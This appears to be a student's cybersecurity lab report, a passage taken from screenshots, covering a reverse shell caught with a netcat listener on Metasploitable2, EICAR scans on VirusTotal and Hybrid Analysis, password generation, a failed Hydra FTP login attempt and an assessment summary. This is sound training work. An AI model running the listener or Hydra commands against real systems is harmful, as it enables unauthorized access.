

kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware...
Metasploitable2-Linux
1
2
3
4
9:29
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
30°C
Light rain
Search
ENG
IN
18:59
13-08-2025

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.0.164] from (UNKNOWN) [192.168.0.154] 49178
ls
RED
tarun
TEAM
vulnerable
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
```

5. Malware Analysis

Activities:

- **Tool:** VirusTotal
- **Task:** Upload a harmless file (e.g., test script) to check for threats.
- **EICAR Test:** Create an EICAR test file (echo X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H* > test.eicar) and upload to VirusTotal. Review detection results.


Download Windows 11
VirusTotal - File - 8b3f191819
virustotal.com/gui/file/8b3f191819931d1f2cef7289239b5f77c00b079847b9c2636e56854d1e5eff71
8b3f191819931d1f2cef7289239b5f77c00b079847b9c2636e56854d1e5eff71
Sign in
Sign up
61
/ 68
Community Score
100
Reanalyze
Similar
More
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 21+
Search
29°C
Mostly cloudy
ENG
IN
19:09
13-08-2025

61/68 security vendors flagged this file as malicious

8b3f191819931d1f2cef7289239b5f77c00b079847b9c2636e56854d1e5eff71

test.eicar

powershell via-tor long-sleeps idle attachment

Size 70 B

Last Analysis Date 6 hours ago


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label virus.eicar/test Threat categories virus Family labels eicar test file

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Virus/EICAR_Test_File	Alibaba	Test:Any/EICAR.91125ee1
AliCloud	Engtest:Multi/Eicar	ALYac	Misc.Eicar-Test-File
Arcabit	EICAR-Test-File (not A Virus)	Avast	EICAR Test-NOT Virus!!!
Avast-Mobile	Eicar	AVG	EICAR Test-NOT Virus!!!
Avira (no cloud)	Eicar-Test-Signature	Baidu	Win32.Test.Eicar.a
BitDefender	EICAR-Test-File (not A Virus)	ClamAV	Eicar-Signature
CTX	Txt.virus.eicar	Cynet	Malicious (score: 99)
DrWeb	EICAR Test File (NOT A Virus!)	Elastic	Eicar
Emsisoft	EICAR-Test-File (not A Virus) (B)	eScan	EICAR-Test-File

- **Sandbox Analysis:** Submit the EICAR file to Hybrid Analysis and summarize the behavior report in 50 words.



Analysis Overview

Submission name:	8b3f191819931d1f2cef7289239b5f77c00b079847b9c2636e56854d1e5eff71
Size:	70B
Type:	com executable
Mime:	text/plain
SHA256:	8b3f191819931d1f2cef7289239b5f77c00b079847b9c2636e56854d1e5eff71
Submitted At:	2018-08-05 08:20:15 (UTC)
Last Anti-Virus Scan:	2025-07-16 19:18:29 (UTC)
Last Sandbox Report:	2025-07-16 10:34:03 (UTC)

malicious
Threat Score: 100/100
AV Detection: 80%
Labeled As: EICAR
#test

0 Community Score 0

Anti-Virus Results

Updated 27 days ago - Click to Refresh


MetaDefender
Multi Scan Analysis
Malicious (21/26)
More Details

The CrowdStrike Global Threat report provides comprehensive analysis covering dozens of designated adversaries, providing details about their behavior, capabilities, and intentions related to targeted intrusions, eCrime, and hacktivist campaigns.

Access 2024 CrowdStrike Global Threat Report
Learn more

Falcon Sandbox Reports (39)

Characteristics Legend | Show All As List | Submit



Anti-Virus Scan Results for OPSWAT Metadefender (21/26)
Last update: 2025-07-16 19:18:29 (UTC)


Vir.IT eXplorer	✗ EICAR-Test-File	K7	✗ EICAR_Test_File
AhnLab	✗ Virus/EICAR_Test_File	CMC	✗ Virus_DOS_EICAR_Test_File
RocketCyber	✓	Comodo	✗ Malware
ClamAV	✗ Eicar-Signature	Huorong	✗ TEST/AVEngTestFile!EICAR
Bitdefender	✗ EICAR-Test-File (not a virus)	Gridinsoft	✗ Virus.U.Gen.bot
Avira	✗ Eicar-Test-Signature	Filseclab	✗ EICAR.Test.File.wqxq
Zillya!	✗ EICAR.TestFile	Sophos	✗ EICAR-AV-Test
VirusBlokAda	✗ EICAR-Test-File	McAfee	✗ EICAR test file
NETGATE	✓	TACHYON	✗ EICAR-Test-File
Varist	✗ EICAR_Test_File	Antiy	✗ Virus/DOS.EICAR_Test_File
Lionic	✓	Webroot SMD	✓
Emsisoft	✗ EICAR-Test-File (not a virus) (B)	NANOAV	✗ Marker.Dos.EICAR-Test-File.dyb
ESET	✗ Eicar test file	Cylance	✓

CrowdStrike has donated Falcon MalQuery technology to power the "YARA search" and "String search" capabilities on Hybrid-Analysis. If you like what you see, you can easily upgrade to a full MalQuery license, It includes all features and access to the complete CrowdStrike malware repository consisting of over 1.2+ billion files.

Learn more

Falcon Sandbox Reports (39)

Characteristics Legend | Show All As List | Submit



Falcon Sandbox Reports (39)

Not all reports are visible. 35 error reports are hidden.

Windows 11 64 bit	Windows 10 64 bit	Windows 7 32 bit	Windows 7 64 bit
eicar.com	eicar.com	run.bat	eicar.com
November 19th 2023 15:48:07 (UTC)	November 15th 2023 01:20:45 (UTC)	January 28th 2022 13:13:42 (UTC)	November 4th 2019 02:00:46 (UTC)
Malicious	Malicious	Malicious	Malicious
Threat Score: 100/100	Threat Score: 100/100	Threat Score: 100/100	Threat Score: 100/100
Labeled As: EICAR	Labeled As: EICAR	Labeled As: EICAR	Labeled As: EICAR
Indicators: 2 1 3	Indicators: 2 1 3	Indicators: 3 5	Indicators: 3
Characteristics:	Characteristics:	Characteristics:	Characteristics:

Summary

Hybrid Analysis (by CrowdStrike) executes files in an isolated environment, combining static and dynamic techniques. Its behavior report shows an analysis overview of eicar file, Anti-virus Results that shows that eicar file is malicious and shows Falcon sandbox reports which shows eicar file is malicious to windows 10 x64 , windows 7 x64 and windows 7 x32 and also shows incident response using MITRE ATT&CK™ Techniques Detection.


6. Password Security

Activities:

- **Tool:** KeePassXC
- **Task:** Create a secure password vault.

Advance Task:

- **Password Audit:** Use KeePassXC to generate 5 strong passwords (16+ characters, mixed). Test one in a VM login.




```
LF^w"LtiA?7S(lsB
```

Password Quality: Good

Characters: 16


Entropy: 95.49 bit

Length: 16



Warning: you are using the root account. You may harm your system.

```
Gd)(&efo+gZ/-yyw
NroM9F,ai2BegFvo
PE=Qda"Q6]T/-XI!
MbTc&mWV)jE-Ukl0
LF^w"LtiA?7S(lsB
```




```
┌──(root㉿kali)-[~]
└─# sudo passwd kali
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─#
```

- **Weak Password Test:** Attempt to crack a weak password (e.g., "password123") on Metasploitable2 using Hydra (hydra -l admin -p password123 ftp://192.168.1.x). Document success/failure.

Failure

1 of 1 target completed, 0 valid password found.



```
┌──(root㉿kali)-[~]
└─# hydra -l admin -p password123 ftp://192.168.0.154
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-13 10:20:41
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.0.154:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-13 10:20:45

┌──(root㉿kali)-[~]
└─#
```

7. Create a Security Assessment Report

Activities:

- **Tool:** Google Docs
- **Task:** Document findings using SANS templates.
- **Report Draft:** Document Nmap and OpenVAS findings in a report. Include: Executive Summary, Attack Path (e.g., Nmap → Metasploit → Persistence), Recommendations.

Nmap and OpenVAS findings

Multiple high-severity vulnerabilities were discovered, including a backdoored FTP service and exploitable IRC and Samba services.
The vulnerabilities identified provide attackers with remote shell access and potential full system compromise. Using Metasploit, these flaws were successfully exploited to gain persistent access. Immediate remediation is advised to prevent unauthorized access and lateral movement within the network.

Attack path

Reconnaissance (Nmap) → Vulnerability Scanning (OpenVAS)→ Exploitation (Metasploit)→ Post-Exploitation (Persistence, Enumeration)

- **Executive Summary:** Write a 100-word summary for a non-technical audience, focusing on key findings and mitigations.

A recent security assessment revealed that the tested system contains several vulnerabilities that could allow attackers to take full control remotely. These include outdated and backdoored services like FTP, IRC, and Samba, which are commonly exploited by hackers. Using known tools, we confirmed these weaknesses can be used to gain unauthorized access. To reduce risk, it's essential to update or remove outdated software, disable unused services, and apply system patches. Regular monitoring and network security best practices will help prevent similar issues in the future. These steps are critical to protecting systems from real-world cyber threats.


8. Red Team Operations and Documentation

Activities:

- **Tools:** HackMD, Draw.io, Trello
- **Tasks:** Document attack techniques, create flowcharts, and build checklists.

Enhanced Tasks:

